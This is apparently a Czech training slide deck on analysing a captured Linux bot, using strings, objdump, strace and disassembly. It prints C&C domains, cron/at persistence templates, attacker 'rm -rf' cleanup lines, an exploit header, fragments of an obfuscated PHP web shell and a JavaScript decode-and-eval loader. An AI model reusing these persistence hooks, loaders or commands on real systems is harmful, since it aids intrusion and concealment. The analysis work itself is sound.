open("/var/lock/xemacs/some.random.file.move.along", O_WRONLY|O_CREAT|O_TRUNC, 0666) = -1 ENOENT (No such file or directory)
getsockopt(11, SOL_SOCKET, SO_ERROR, [12884901888], [4]) = 0
getsockopt(11, SOL_SOCKET, SO_ERROR, [12884901888], [4]) = 0
writev(11, [{"POST /message HTTP/1.1\r\nContent-Length: 608\r\n\r\n", 47}, {"\336:.-\21#Dz(\300Ee\230tY\366\r\n-
cf52-4b06-810d-b2f650b5eb9c\r\n", 1}, {"version: 5\r\n", 1}, {"payload: { hostname: \smbclient-127.0.0.1.cz\r\n", 1}, {"ip: 127.0.0.1\r\n", 1}, {"netmask: 255.0.0.0\r\n", 1}, {"fqdn: localhost.localdomain\r\n", 1}], 6) = 608
```

Úroveň 1: Sběr základních informací

- Úkoly
 - Identifikovat závadné procesy, jejich vlastníky a vzorky malware
 - Zjistit komunikační kanály malware
 - Identifikovat ostatní napadené stroje
 - Zjistit pravděpodobné akce
 - Odhadnout možný rozsah penetrace ...
- Extra body
 - DNS – 0xCAFEBAFE

Úroveň 2: Co to k čertu ...

- ... testovací spuštění v honeypotu je super, ale ...
- Statická analýza zachycených vzorků, může prozradit informace nad rámec testovacího běhu
 - **file, ldd, strings, objdump**
 - Virustotal.com, Anubis, Norman, CWSandbox
 - Spíše Úroveň 1
 - Hledáme extra informace
 - Typ viru (bin, skript, ...)
 - Používané komponenty
 - IP, DNS
 - Řetězce mohou objasnit činnosti viru, které nebyly odhaleny honeypotem/sandboxem
 - Podpisy autorů ...

Úroveň 2: Co to k čertu ...

- **file**
 - Statické linkování
 - přenositelnost, nezávislost na dostupných sdílených knihovnách
 - **ldd** tedy nic ...
 - Ladící informace
 - Dodatečné informace o struktuře programu, jména proměnných a podprogramů
 - Debug, post-mortem
 - Protože SSC5 je cvičení, nebyly tyto informace odstraněny což ulehčilo analýzu a přispělo k hratelnosti a výukovému charakteru cvičení ...

```
wopr_build_centos64.ANALY_GLASGOW:
```

```
ELF 64-bit LSB exec, x86-64, statically linked, for GNU/Linux 2.6.9, not stripped
```

```
wopr_build_v6_debian32.ANALY_GLASGOW:
```

```
ELF 32-bit LSB exec, Intel 80386, statically linked, for GNU/Linux 2.4.1, not stripped
```

Úroveň 2: Co to k čertu ...

- **strings**
- Veřejné resolvery
- IP/DNS C&C
- URL handlery
- Jméno souboru ?
- Skripty pro procházení adrs..
- Hook do cron/at ?



- **bashitsu**

```
$ strings wopr_build_v6_debian32.ANALY_GLASGOW | nl
1103 WE COME IN PEACE
1104 8.8.8.8
1105 8.8.4.4
1106 195.140.243.4
1107 %s:  input buffer:
1108 x%x.switch.vexocide.org
...
1115 /polling
1116 /message
...
1140 some.random.file.move.along
1141 touch %s/%s > /dev/null 2>&1
1142 writeable_dirs
1143 HOME
1144 TMPDIR
1145 /opt/glite/var/tmp
1146 /opt/glite/var/log
...
1155 touch
1156 crontab
1157 %d %d * * * %s %s >/dev/null 2>&1
1158 #!/bin/sh
1159 %s %s >/dev/null 2>&1
1160 at -f %s "now + %d minutes" > /dev/null 2>&1
1161 ***** Got it *****
1191 omgwtfbfqidkfaiddqd
```


Úroveň 2: Co to k čertu ...

- **strings**

```
$ strings wopr_build_v6_debian32.ANALY_GLASGOW | nl
1103 WE COME IN PEACE
1104 8.8.8.8
```

```
rm -rf /usr/sbin/chan*
rm -rf /usr/sbin/s /usr/sbin/s.*
echo "Romanian Fucking team :))"
```

```
* jessica_biel_naked_in_my_bed.c
*
* Dovalim z knajpy a cumim ze Wojta zas nema co robit, kura.
* Gizdi, tutaj mate cosyk na hrani, kym aj totok vykeca.
* Stejnak je to stare jak cyp a aj jakesyk rozbite.
*
* Linux vmsplICE Local Root Exploit
```

数据库连接类型	SQLServer Database ▼
数据库服务器地址	SQLServer Database
数据库服务器端口	MySQL Database
数据库用户名	Oracle Database
数据库密码	DB2 Database
数据库名	ODBC Data Source

Úroveň 2: Co to k čertu ...

- **objdump, readelf (peid, trid, ...)**
 - Rozložení informací ve spustitelném souboru/objektu, opět pomohou objasnit činnosti viru, které nebyly odhaleny honeypotem/sandboxem. Pokud by nebyl virus staticky linkován podobně by pomohl i seznam používaných dyn. knihoven
 - Jména a adresy proměnných a podprogramů (import/export)

```
2597: 080a3af0 2762 FUNC GLOBAL DEFAULT 3 getifaddrs
2598: 0809b2d0 65 FUNC GLOBAL DEFAULT 3 __libc_fork
2599: 08061570 450 FUNC GLOBAL DEFAULT 3 bufferevent_decref_and_u
2600: 0806c0b0 79 FUNC GLOBAL DEFAULT 3 evhttp_connection_set_tim
2601: 08078d60 90 FUNC GLOBAL DEFAULT 3 evconnlistener_set_error_
2602: 08089220 132 FUNC GLOBAL DEFAULT 3 _IO_vsscanf
2603: 080f692c 4 OBJECT GLOBAL DEFAULT 18 _dl_init_static_tls
2604: 080709c0 478 FUNC GLOBAL DEFAULT 3 evdns_base_load_hosts
2605: 08064d70 29 FUNC GLOBAL DEFAULT 3 _event_debugx
2606: 080bf0b0 42 FUNC WEAK DEFAULT 3 timelocal
2607: 08056470 48 FUNC GLOBAL DEFAULT 3 event_deferred_cb_queue_i
2608: 0809ff60 233 FUNC GLOBAL DEFAULT 3 __res_maybe_init
2609: 080950a0 411 FUNC WEAK DEFAULT 3 __ubp_memchr
2610: 08049350 233 FUNC GLOBAL DEFAULT 3 payload_uname_to_json
2611: 0809daf0 59 FUNC GLOBAL DEFAULT 3 __fcntl_nocancel
2612: 08060d60 14 FUNC GLOBAL DEFAULT 3 bufferevent_get_input
2613: 08059540 1073 FUNC GLOBAL DEFAULT 3 event_base_new_with_confi
2614: 080d93b0 67 FUNC GLOBAL DEFAULT 4 _nl_finddomain_subfreeres
2615: 08093130 235 FUNC WEAK DEFAULT 3 valloc
2616: 0808f610 145 FUNC GLOBAL DEFAULT 3 _IO_str_init_static_inter
2617: 080954d0 152 FUNC GLOBAL DEFAULT 3 __strsep_g
```

Úroveň 2: Co to k čertu ...

- **objdump, readelf (peid, trid, ...)**

```
1338: 08052ce0    227 FUNC      GLOBAL DEFAULT   3  evbuffer_encrypt
1536: 0805e700    570 FUNC      GLOBAL DEFAULT   3  evbuffer_add
1695: 0804ce50   4871 FUNC      GLOBAL DEFAULT   3  aes_decrypt
2280: 0806dd40    360 FUNC      GLOBAL DEFAULT   3  evhttp_make_request
2521: 08069430     11 FUNC      GLOBAL DEFAULT   3  evhttp_request_get_respon
```

- google.com >> ... >> **libevent**
 - Pro psaní malware jako stvořená, nehledě na to že autorem je Niels Provos ;)

libevent is an event notification library for developing scalable network servers. The libevent API provides a mechanism to execute a callback function when a specific event occurs on a file descriptor or after a timeout has been reached. Furthermore, libevent also support callbacks due to signals or regular timeouts.

- **evbuffer_encrypt, aes_encrypt** v původním projektu nejsou

Úroveň 2: Co to k čertu ...

- **imagination**
 - Vizualizace (**binvis**)
 - Obfuskace
 - Falešné magic hlavičky, přípony, neviditelná adresářová struktura
 - Odstranění nebo přidání bílých znaků, různá kódování (base64, url, concat, ...)
 - Zkomprimování skutečného obsahu argoritmem gzip nebo custom packery
 - Zašifrování částí malware (**wishmaster**)

Úroveň 2: Co to k čertu ...

- Obfuskace v praxi
 - Falešné magic hlavičky, přípony, neviditelná adresářová struktura

```

File: 03bbe9e8-b92a257 Line 1 Col 0 127 bytes
/tmp/ssc5/03bbe9e8606b46760ec22242fb92a257 GIF 16217x2573 16217x2573+16191+16191 8-bit PseudoClass 256c 2.45KB
Warning
identify: corrupt image `/tmp/ssc5/03bbe9e8606b46760ec22242fb92a257' @ error/gif.c/PingGIFImage/935.

```

[illegible]

Úroveň 2: Co to k čertu ...

- Obfuskace v praxi
 - Odstranění nebo přidání bílých znaků, různá kódování (base64, url, concat, ...)
 - Zkomprimování skutečného obsahu argoritmem gzip, ...

▼ mc [bodik@bodik]:~/SEC/mysphere1/

```
<? eval(gzinflate(base64_decode('
7b3peuJI0jD6+53nmXtQqT3ddhsjwHgrV7mHLcZm
```

```
B69VdTxCCJBZhCLBNv3MBZLr+P59V3Yi
```

```
qu5ZzvRMt1EukZFbZEPkZMRvJx9+mw6m
```

```
1XKMSV/S1NHI/utfjJ60+a43m2i0YU7u
```

```
ua87Y00zTmcY6/LWl vQ7LyGJOZuQMYIK
```

```
Qgb8d0v6K0LP05HZlTdL SY5JQumtY8nS
```

```
eyNTdbZIRWl b4p8I4Pj r17/+Rbcs07q3
```

```
2Zr+6L/+bvQnpqXfQyXrXu1Alma7eVkg
```

```
vqHdP85MR7fvrdmEt JrA7I2FMQHEbMdy
```

```
e9aBr838Wf2+1oolYrvQy48fJRKkyl Ch
```

```
xuEioxDz9xyh4tj1g+32p9omjlj QwEKb
```

```
...
```

▼ mc [bodik@bodik]:~/SEC/mysphere1/data/apache_rfi/dov

```
?php
```

```
/*****\
```

```
|
```

```
| .:f4st3rs Cr3w:.
```

```
|
```

```
/*****/
```

```
$x15="\x64i\x163\x6b\x137fr\x65e_s\x70a\x63e"; $x16="\145\170\x65
```

```
$x19="\146\165\156\x63tio\x6e\137\145\x78\151\x73\164\x73"; $x1a=
```

```
x75\162c\145"; $x1c="i\x73\137\156ume\x72\151\143"; $x1d="\152b\
```

```
74s"; $x1f="ob_\145\x6e\144\137\143\x6c\x65a\x6e"; $x20="\157\x6
```

```
x22="\160\143\x6c\x6f\x73\x65"; $x23="\160\150p\x5f\x75\x6e\141\
```

```
\x64"; $x26="\x73\150e\154\x6c\x5f\x65x\x65\x63"; $x27="\163\171
```

```
$x0b = @$x1a();echo "R\157\170\x54e\x6lm<\142r\x3e"; $x0c = @$x23
```


Úroveň 2: Co to k čertu ...

- Obfuskace v praxi
 - Custom packery >> emulátory, deobfuscátory, ...
(spidermonkey, CAL9000)

```
▼ mc [bodik@bodik]:~/hacks/web
<h4 id='__722' class='lSoY'>302533342537332531.33253331.253362253363253361.25326425
532662531.35253334253231.2536642531.39253334253263253761.253261.2532622530642533622536
563253765253732253738253463253534253662253763253265253339253361.253030253462253632
725333225336225306425303425333625366625333925323625323925356325326525346225363425
53733253235253061.2530392530662536632531.642532642531.65253231.253234</h4>
<font id='__1b26' class='lSoY'>2531.36253331.2532342533352531.342532362532632532332
2533642532372536632531.30253236253237253265253237253263253364253661.253763253361.272
<font class='lSoY' id='__c05'></font>

<script>
var HexChars = "0123456789ABCDEF";
function h2d(HexVal){
    HexVal=HexVal.toUpperCase();
    var DecVal=0;
    var HVal=HexVal.substring(0,1);
    DecVal=(HexChars.indexOf(HVal)*16);
    HVal=HexVal.substring(1);
    DecVal+=HexChars.indexOf(HVal);
    return String.fromCharCode(DecVal);
}
var s='';
var o=Array('__403','__4873','__fb10','__dlc','__753','__ca4','__3e7','__d47','__
29','__a34','__2bd','__098','__6bea','__a594','__722','__1b26','__c05');
for(var i in o)
    s+=document.getElementById(o[i]).innerHTML;
var ss='';
for(var i=0; i < s.length; i+=2)
    ss+=h2d(s.substr(i,2));
eval(ss);
</script></div>
```

Úroveň 2: Co to k čertu ...

- Úkoly

- Získat jakékoliv doplňkové informace o viru
 - Seznam IP C&C (nemusí být všechny hned *vidět* po spuštění viru v sandboxu – antidebug)
 - Podpis útočníků

- Extra body

- **cron/at** hook
- **libevent**

FUNC	GLOBAL DEFAULT	3	evbuffer_encrypt
FUNC	GLOBAL DEFAULT	3	evbuffer_add
FUNC	GLOBAL DEFAULT	3	aes_decrypt
FUNC	GLOBAL DEFAULT	3	evhttp_make_request
FUNC	GLOBAL DEFAULT	3	evhttp_request_get_respon

```
$ strings wopr_build_v6_debian32.ANALY_GLASGOW | nl
1103 WE COME IN PEACE
1104 8.8.8.8
1105 8.8.4.4
1106 195.140.243.4
1107 %s:  input buffer:
1108 x%x.switch.vexocide.org
...
1115 /polling
1116 /message
...
1140 some.random.file.move.along
1141 touch %s/%s > /dev/null 2>&1
1142 writeable_dirs
1143 HOME
1144 TMPDIR
1145 /opt/glite/var/tmp
1146 /opt/glite/var/log
...
1155 touch
1156 crontab
1157 %d %d * * * %s %s >/dev/null 2>&1
1158 #!/bin/sh
1159 %s %s >/dev/null 2>&1
1160 at -f %s "now + %d minutes" > /dev/null 2>&1
1161 ***** Got it *****
1191 omgwtfbfqidkfaiddqd
```

Úroveň 3: Mezi řádky

- Další úrovní může být disassembling, nebo dlouhodobé sledování v sandboxu nebo honeypotu s vysokou interakcí ...
 - **objdump -d, REC, OllyDBG**
 - Hromada assembleru, nízká interaktivita, složitá orientace, ...

objdump -d


```
804825c: 8d 74 26 00      lea    0x0(%esi,%eiz,1),%esi
8048260: 75 e1            jne    8048243 <main+0x43>
8048262: 31 c0            xor     %eax,%eax
8048264: 31 db            xor     %ebx,%ebx
8048266: 40              inc     %eax
8048267: cd 80            int     $0x80
8048269: 8b 42 04         mov     0x4(%edx),%eax
804826c: 83 c2 04         add     $0x4,%edx
804826f: 85 c0            test    %eax,%eax
8048271: 75 da            jne    804824d <main+0x4d>
8048273: 8d b6 00 00 00 00 lea     0x0(%esi),%esi
8048279: 8d bc 27 00 00 00 00 lea     0x0(%edi,%eiz,1),%edi
8048280: e8 4b ab 00 00   call    8052dd0 <anti_is_ptraced>
8048285: 85 c0            test    %eax,%eax
8048287: 74 07            je     8048290 <main+0x90>
8048289: 31 c0            xor     %eax,%eax
804828b: 31 db            xor     %ebx,%ebx
804828d: 40              inc     %eax
804828e: cd 80            int     $0x80
8048290: 31 c9            xor     %ecx,%ecx
```

REC

```
ebx = *(ecx + 8);
if(anti_is_gdb() != 0) {
    ebx = 0;
    eax = 1;
    asm("int 0x80");
}
if(anti_is_ptraced() != 0) {
    ebx = 0;
    eax = 1;
    asm("int 0x80");
}
eax = *ebx;
```



Úroveň 3: Mezi řádky

- Naštěstí je tu IDA Pro: pokročilý disasm, s vysokým stupněm interakce a hloubkovou analýzou a provázáním získaných informací, skoro hasm://



